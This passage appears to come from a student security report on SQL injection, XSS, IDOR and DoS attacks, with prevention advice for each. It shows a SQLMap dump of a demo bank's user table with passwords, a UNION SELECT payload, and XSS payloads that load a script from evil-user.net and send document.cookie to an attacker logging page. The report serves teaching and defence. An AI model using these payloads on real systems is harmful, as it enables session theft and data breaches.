- Error-based SQL Injection. The error-based SQL Injection technique relies on error messages thrown by the application database servers. Here, attackers use the error message information to determine the entities of the database.

Inferential SQL Injection

Inferential SQL Injection is also known as a blind SQL Injection attack. In a blind SQL injection attack, after sending a data payload, the attacker observes the behavior and responses to determine the data structure of the database.

There are two types of blind or inferential SQL Injection attacks: Boolean and time based.

- Boolean based. The Boolean-based technique sends SQL queries to the database to force the application to return a Boolean result—that is, either a TRUE or FALSE result. Attackers perform various queries blindly to determine the vulnerability.

- Time based. The time-based SQL injection attack is often used when an application returns generic error messages. This technique forces the database to wait for a specific time. The response time helps the attacker to identify the query returns as TRUE or FALSE.

Out-of-band SQL Injection

The out-of-band SQL injection attack requests that the application transmit data via any protocol—HTTP, DNS, or SMB. To perform this type of attack, the following functions can be used on Microsoft SQL and MySQL databases, respectively:

- MS SQL: master..xp _dirtree
- MySQL: LOAD_FILE()

Working of SQL Injection:

This attack would be done by using SQLMap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and over data fetching from the database, to accessing the underlying file system and executing commands on the operating system through out-of-band connections. The database for Altoromutual banking application is Microsoft_Access_masterdb which stores all the data abou tthe application. Users is a table in the database. By doing this attack through SQLMap on thedatabase, it returns all data of users like username, password, userid, lastname, firstname.

A SQL injection attack targets vulnerabilities in dynamic SQL statements. Think of a dynamic SQL statement like a multivariate function in mathematics, of which the parameters are fixed, while the values substituted in the independent variables determine the result. Similarly, a dynamic SQL statement also consists of a predetermined set of parameters (such as a web form), of which the complete statement is only generated when a user fills in their inputs. See the following example of a SQL statement of a login form:

SELECT * FROM users WHERE username = ‘$username’ AND password = bcrypt (‘$password’)

After the user enters their username and password, the statement would be completed, after which a query would be sent to the server to retrieve the user’s information from the database.

When a vulnerability exists in a dynamic SQL statement, the attacker would be able to enter complex scripts into the forms to interfere with the preexisting parameters to alter the meaning of the complete statement.




' UNION SELECT username, password FROM users--
SELECT name, description FROM products WHERE category = 'Gifts' UNION SELECT username, password FROM users--
SUBMIT
All passwords
All usernames
SQL Injection Attack

Figure 4.2.2.1 Performing SQL Injection



hughpear@hughpear:~/Desktop/SecurityTools/TargetedVulnerabilityScanners/sqlmapproject-sqlmap-f848f25
File Edit View Search Terminal Help

```
[21:22:22] [INFO] resumed: Test
[21:22:22] [INFO] analyzing table dump for possible password hashes
Database: Microsoft_Access_masterdb
Table: users
[6 entries]
+-----------+----------+----------+-----------+------------+
| userid    | username | password | last_name | first_name |
+-----------+----------+----------+-----------+------------+
| 1         | admin    | admin    | User      | Admin      |
| 100116013 | sjoe     | frazier  | Joe       | Smoking    |
| 100116014 | jsmith   | Demo1234 | Smith     | John       |
| 100116015 | cclay    | Ali      | Clay      | Cassius    |
| 100116018 | sspeed   | Demo1234 | Speed     | Sam        |
| 2         | tuser    | tuser    | User      | Test       |
+-----------+----------+----------+-----------+------------+

[21:22:22] [INFO] table 'Microsoft_Access_masterdb.users' dumped to CSV file '/h
ome/hughpear/Desktop/SecurityTools/TargetedVulnerabilityScanners/sqlmapproject-s
qlmap-f848f25/output/demo.testfire.net/dump/Microsoft_Access_masterdb/users.csv'
[21:22:22] [ERROR] cannot retrieve column names, back-end DBMS is Access
[21:22:22] [INFO] fetching entries for table 'accounts' in database 'Microsoft_A
ccess_masterdb'
[21:22:22] [INFO] fetching number of entries for table 'accounts' in database 'M
icrosoft_Access_masterdb'
```

Figure 4.2.2.2 Results of SQL Injection

SQL Injection with Payloads:

SQL Injection can also be performed using SQL Map, an open-source tool, with 108 payloads. But the attack failed and the databases on that website were not exposed. Protecting the database by verifying all the login details and no one is allowed to enter and access the database. Bydoing this one can save their sensitive data, login details etc.



Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

```
Fri Oct 07 15:35:19 IST 2022
There was an unexpected error (type=Bad Request, status=400).
Required request parameter 'password' for method parameter type String is not present
org.springframework.web.bind.MissingServletRequestParameterException: Required request parameter 'password' for method parameter type String is not present
	at org.springframework.web.method.annotation.RequestParamMethodArgumentResolver.handleMissingValueInternal(RequestParamMethodArgumentResolver.java:218)
	at org.springframework.web.method.annotation.RequestParamMethodArgumentResolver.handleMissingValue(RequestParamMethodArgumentResolver.java:193)
	at org.springframework.web.method.annotation.AbstractNamedValueMethodArgumentResolver.resolveArgument(AbstractNamedValueMethodArgumentResolver.java:114)
	at org.springframework.web.method.support.HandlerMethodArgumentResolverComposite.resolveArgument(HandlerMethodArgumentResolverComposite.java:122)
	at org.springframework.web.method.support.InvocableHandlerMethod.getMethodArgumentValues(InvocableHandlerMethod.java:179)
	at org.springframework.web.method.support.InvocableHandlerMethod.invokeForRequest(InvocableHandlerMethod.java:146)
	at org.springframework.web.servlet.mvc.method.annotation.ServletInvocableHandlerMethod.invokeAndHandle(ServletInvocableHandlerMethod.java:117)
	at org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.invokeHandlerMethod(RequestMappingHandlerAdapter.java:895)
	at org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.handleInternal(RequestMappingHandlerAdapter.java:808)
	at org.springframework.web.servlet.mvc.method.AbstractHandlerMethodAdapter.handle(AbstractHandlerMethodAdapter.java:87)
	at org.springframework.web.servlet.DispatcherServlet.doDispatch(DispatcherServlet.java:1067)
	at org.springframework.web.servlet.DispatcherServlet.doService(DispatcherServlet.java:963)
	at org.springframework.web.servlet.FrameworkServlet.processRequest(FrameworkServlet.java:1006)
	at org.springframework.web.servlet.FrameworkServlet.doPost(FrameworkServlet.java:909)
	at javax.servlet.http.HttpServlet.service(HttpServlet.java:681)
	at org.springframework.web.servlet.FrameworkServlet.service(FrameworkServlet.java:883)
	at javax.servlet.http.HttpServlet.service(HttpServlet.java:764)
	at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:227)
	at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
	at org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53)
	at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:189)
	at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
	at org.springframework.web.filter.RequestContextFilter.doFilterInternal(RequestContextFilter.java:100)
	at org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:117)
	at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:189)
	at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
	at org.springframework.web.filter.FormContentFilter.doFilterInternal(FormContentFilter.java:93)
	at org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:117)
	at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:189)
	at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
	at org.springframework.web.filter.CharacterEncodingFilter.doFilterInternal(CharacterEncodingFilter.java:201)
	at org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:117)
	at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:189)
	at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
	at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:197)
	at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:97)
	at org.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:540)
	at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:135)
	at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:92)
	at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:78)
```

Figure 4.2.2.3: SQL Injection with payloads

Preventing SQL Injection:

Preventing SQL Injection vulnerabilities is not easy. Specific prevention techniques depend on the subtype of SQLi vulnerability, on the SQL database engine, and on the programming language. However, there are certain general strategic principles that you should follow to keep your web application safe.

Step 1: Train and maintain awareness

To keep your web application safe, everyone involved in building the web application must be aware of the risks associated with SQL Injections. You should provide suitable security training to all your developers, QA staff, DevOps, and SysAdmins. You can start by referring them to this page.

Step 2: Don’t trust any user input

Treat all user input as untrusted. Any user input that is used in an SQL query introduces a risk of an SQL Injection. Treat input from authenticated and/or internal users the same way that you treat public input.

Step 3: Use whitelists, not blacklists

Don’t filter user input based on blacklists. A clever attacker will almost always find a way to circumvent your blacklist. If possible, verify and filter user input using strict whitelists only.


Step 4: Adopt the latest technologies

Older web development technologies don’t have SQLi protection. Use the latest version of the development environment and language and the latest technologies associated with that environment/language. For example, in PHP use PDO instead of MySQLi.

4.2.2 CROSS SITE SCRIPTING (XSS):

XSS attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

In this attack a script is injected to the application by writing the java script code. So that, it will display an alert message. It would be done by detecting where the parameters are passing like entering login details, searching for anything, etc. Passing parameters allows attackers to inject their code to execute a malicious attack on the victim's system. The process of finding the passing parameters would be done by using Zed proxy it is a penetrating testing tool. It is a security testing tool that helps to find potential vulnerabilities in a web application. It has a spider tool that performs web crawling and checks where the parameters are going. It generates a report containing a list of parameters passed. The report is sent to BurpSuite and a link is established between BurpSuite and Zed Proxy. The attackers then intercept the requests and inject their code into the application.



```
altoromutual.com:8080/search.jsp?query=<script>alert("Hello_GMRIT")<%2Fscript>
```

altoromutual.com:8080

Hello_GMRIT

Figure 4.2.3.1: XSS attack

Working of XSS:

Cross-site scripting works by manipulating a vulnerable web site so that it returns malicious JavaScript to users. When the malicious code executes inside a victim's browser, the attacker can fully compromise their interaction with the application.

Types of Cross-Site Scripting

For years, most people thought of these (Stored, Reflected, DOM) as three different types of XSS, but in reality, they overlap. You can have both Stored and Reflected DOM Based XSS. You can also have Stored and Reflected Non-DOM Based XSS too, but that's confusing, so to help clarify things, starting about mid2012, the research community proposed and started using two new terms to help organize the types of XSS that can occur:

- Server XSS
- Client XSS



https://insecure-website.com/comment?message=<script src=https://evil-user.net/badscript.js></script>
$
LOGIN
Password
Sensitive data
Wire transfer
Mother's maiden name

Figure 4.2.3.2: Performing XSS attack

Here is an example.

<script>i=new/**/Image();isrc=http://evilwebsite.com/log.php?'+document.cookie+'
'+document.location</script>

While the payload is usually JavaScript, XSS can take place using any client-side language.

To carry out a cross-site scripting attack, an attacker injects a malicious script into user-provided input. Attackers can also carry out an attack by modifying a request. If the web app is vulnerable to XSS attacks, the user-supplied input executes as code. For example, in the request below, the script displays a message box with the text “xss.”

http://www.site.com/page.php?var=<script>alert('xss');</script>

There are many ways to trigger an XSS attack. For example, the execution could be triggered automatically when the page loads or when a user hovers over specific elements of the page (e.g., hyperlinks).

Potential consequences of cross-site scripting attacks include:

- ➢ Capturing the keystrokes of a user
- ➢ Redirecting a user to a malicious website
- ➢ Running web browser–based exploits (e.g., crashing the browser)
- ➢ Obtaining the cookie information of a user who is logged into a website, thus compromising the victim’s account

In some cases, the XSS attack leads to a complete compromise of the victim's account. Attackers can trick users into entering credentials on a fake form, which provides all the information to the attacker.

Prevention of XSS attack:

It's important to implement security measures early in an application's development life cycle. For example, perform software design phase security activities such as architecture risk analysis and threat modeling. It is equally important to conduct security testing once application development is complete.

Strategies to prevent XSS attacks include

- **Never trust user input.** Always perform input validation and sanitization on input originating from untrusted sources as soon as you receive it. To provide comprehensive coverage, both inbound and outbound input handling should be considered.
- **Implement output encoding.** This step is performed prior to writing user-controllable data. Output encoding escapes user input and ensures that the browser interprets it as benign data and not as code.
- **Follow the defense-in-depth principle.** This strategy utilizes a variety of security controls to ensure the safety of your most valuable assets. Multiple walls of defense (controls) ensure that even if one wall is breached, there are others in place for protection from malicious attacks.
- **Ensure that web application development aligns with OWASP's XSS Prevention Cheat Sheet.** This is a list of tried and tested techniques to prevent XSS. OWASP advises the use of a combination of techniques as an XSS defense mechanism that can be customized for your specific application.
- **Perform penetration testing to confirm remediation was successful.** Seasoned penetration testers can implement the right real-world attack scenarios to ensure that your high-risk XSS vulnerabilities are fortified.

4.2.3 INDIRECT OBJECT REFERENCE (IDOR)


This attack occurs when an application provides direct access to objects based on user-supplied input. As a result of this vulnerability attackers can bypass authorization and access resources in the system directly, for example database records or files.

Insecure direct object references are common, potentially devastating vulnerabilities resulting from broken access control in web applications. IDOR bugs allow an attacker to maliciously interact with a web application by manipulating a "direct object reference," such as a database key, query parameter or filename.

IDOR vulnerabilities are often simple to exploit but can be difficult for developers to identify. Tools and techniques like code analysis and automated scanning aren't as good at spotting IDOR bugs as many other common security issues, which means identifying these vulnerabilities may require manual security testing.

Some ways to identify vulnerabilities include:

- Performing basic tests using the built-in developer tools in a web browser
- Using a tool like Burp Suite or the Open Web Application Security Project Zed Attack Proxy(OWASP ZAP) to increase the effectiveness of manual testing
- Participating in a vulnerability disclosure program
- Hiring an external penetration testing firm to review critical web applications



```
{"access": {"token": {"expires": "Sun Sep 25 13:53:21 2022", "id": "f50665a01857fb440fe4c4f90402fbef"}, "user": {"id": 1, "name": "user1"}}}
```

Figure 4.2.4.1 IDOR attack

IDOR vulnerabilities can be simple to exploit, but the impacts of this type of attack are potentially catastrophic. IDOR can impact the confidentiality, integrity, and availability of your organization's data.

Confidentiality - In the event of a successful IDOR attack, the attacker has **access to** information they shouldn't have. This could be anything from private health information or trade secrets to a discount coupon for frequent customers on a digital storefront.

Integrity - In rare circumstances, an attacker could be able to change data via an IDOR. These attacks frequently change the parameters of an HTTP POST request. A security researcher identified an IDOR vulnerability in 2020 that would have given an attacker access to user accounts on the web servers of the US Department of Defense and allowed them to alter their passwords. Similar flaws can be used by attackers to add unauthorized material, such as fabricated financial data or damning documents, to an unaware user.

Availability - IDOR can be misused to affect the accessibility of resources. Consider a PHP method that allows you to remove files by name from documents. A hacker could be able to rename files and destroy ones they don't even have access to if authorization checks aren't in place.

Working of IDOR:

In most circumstances, **web applications** disclose the user **ids or user keys** in the **request or response**, allowing the attacker to access or change the data that is available for a specific end user.

To fully comprehend this, think about an example:

https://dailycyber-website.com/update_profile?id=50

In this, the request was sent out by the web application to update **end user 50's** profile. The updated URL defines the **"id"** parameter's function, which is **in charge of identifying a legitimate**, authorized user account. What if we update this request from

https://dailycyber-website.com/update_profile?id=50

to

https://dailycyber-website.com/update_profile?id=51

If the **"id"** argument is utilized with **direct object** references, the attacker is made aware of the **illegal data** and is subjected to **unethical behavior**. Here, the web server and application are **dependent on user input**, which is utilized to refer to the objects' faces directly. This was a simple demonstration to help you better understand **IDOR**.

Preventing IDOR attack:

IDOR vulnerabilities can be prevented by eliminating direct object references, performing user input validation, and employing GUIDs or random identifiers. Although there isn't a perfect method to avoid IDOR vulnerabilities, some of these procedures might be useful.

1. Implementing Appropriate Access Control and Session Management.

The OWASP, the organization that created the term "insecure direct object reference," views IDOR as primarily an access control problem. Even when easily enumerable IDs are used, proper access control checks and session management features should prevent a rogue user from accessing or manipulating data. It may be beneficial to review the OWASP cheat sheets on authentication and authorization.

2. Prevent Using Direct Object References

Using direct object references in your application is frequently seen as poor code, access control considerations aside. This is particularly valid in the case of sensitive information like account numbers, student/employee IDs, etc. Indirect object references, which are frequently implemented as reference maps or hashing, solve IDOR issues by concealing or obscuring the real identity, which stays concealed on the server side. If hashes are utilized, make sure to use a robust and distinctive salt because simple hashing algorithms like MD5 are simple to decipher.

3. Verifying User Input

Validating user input can reduce a variety of security problems, including IDOR. If we tightly validate user-supplied parameters for appropriate length and format, the enumeration of IDs becomes significantly more challenging. Depending on what is necessary, validation might occur either on the client side or the server side.

4.2.5. DENIAL OF SERVICE (DoS)

A **Denial-of-Service (DoS) attack** is an attack meant to shut down a machine or network, making it inaccessible to its intended users. DoS attacks accomplish this by flooding the target with traffic, or sending it information that triggers a crash. In both instances, the DoS attack deprives legitimate users of the service or resource they expected.

Victims of DoS attacks often target web servers of high-profile organizations such as banking, commerce, and media companies, or government and trade organizations. Though DoS attacks do not typically result in the theft or loss of significant information or other assets, they can cost the victim a great deal of time and money to handle.

There are two general methods of DoS attacks: flooding services or crashing services. Flood attacks occur when the system receives too much traffic for the server to buffer, causing them to slow down and eventually stop. Popular flood attacks include:

- **Buffer overflow attacks** – the most common DoS attack. The concept is to send more traffic to a network address than the programmers have built the system to handle. It includes the attacks listed below, in addition to others that are designed to exploit bugs specific to certain applications or networks

- **ICMP flood** – leverages misconfigured network devices by sending spoofed packets that ping everycomputer on the targeted network, instead of just one specific machine. The network is then triggeredto amplify the traffic. This attack is also known as the smurf attack or pingof death.

- **SYN flood** – sends a request to connect to a server, but never completes the handshake. Continues untilall open ports are saturated with requests and none are available for legitimate users to connect to.

Other DoS attacks simply exploit vulnerabilities that cause the target system or service to crash. In these attacks, input is sent that takes advantage of bugs in the target that subsequently crash or severely destabilize the system, so that it can’t be accessed or used.

WORKING OF DOS

DOS attacks are not like your typical malware attacks. They don't require special programs to run. Instead, they seek to exploit the inherent vulnerability in the target network.

Let's say you're looking to buy your favourite pair of sneakers from your favourite ecommerce website. Typically, your device sends a small packet of information asking the server for authentication. Once the server authenticates and your network acknowledges the approval, you can access the website.

However, in a DoS attack, the process is rigged. Bad actors send several packets of information asking the server for authentication. The problem is the return address is faulty, thereby making it impossible for servers to send the authentication approval. The server must wait a long time before closing the interaction. When it does close, a new batch of forged requests are sent and the server will have to restart the entire process again.

As a result, your favourite ecommerce site starts showing these symptoms:

- Inability of users (you) to access the website
- Slow network performance
- Failing to load site pages
- Loss of connectivity across devices on the same network



Denial-of-Service (DoS) Attack
In the most common example of Denial-of-Service (DoS) attacks, an attacker uses a network of hijacked computers.
This network is used to flood the target site with phony server requests, leaving no bandwidth for legitimate traffic.
HACKER
TARGET SERVER

Figure 4.2.5.1 Working of DOS

Protect Your Business Against DOS Attacks

There are two approaches you can take to protect your business against DOS attacks:

- **Preemptive Measure**

  Identify DoS attacks before they cause harm by using network monitoring. Also, test run DoS attacks to see how you will fare against an actual attack so you can refine your overall strategy.

- **Post-Attack Response**

  Create a Disaster Recovery Plan to ensure proper communication, mitigation and recovery of data. A good plan can be the difference between an inconvenient attack or a devastating one.

Spanning protects your organization's critical data from loss caused by a DoS attack and other cyberthreats. It allows administrators to quickly find and restore Office 365, Google Workspace and Salesforce data to its original state in just a few clicks. This ensures business continuity even during an ongoing DOS attack.

4.3 SOURCE CODE

pom.xml:

```
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-
  4.0.0.xsd">
<modelVersion>4.0.0</modelVersion>
<parent>
      <groupId>org.springframework.boot</groupId>
      <artifactId>spring-boot-starter-parent</artifactId>
      <version>2.6.4</version>
      <relativePath/> <!-- lookup parent from repository -->
</parent>
  <groupId>com.jtspringproject</groupId>
  <artifactId>JtSpringProject</artifactId>
  <version>0.0.1-SNAPSHOT</version>
  <name>JtSpringProject</name>
  <description>Spring project for Java Technology</description>
<properties>
  <java.version>11</java.version>
</properties>
<dependencies>
  <dependency>
      <groupId>org.springframework.boot</groupId>
      <artifactId>spring-boot-starter-web</artifactId>
  </dependency>

  <dependency>
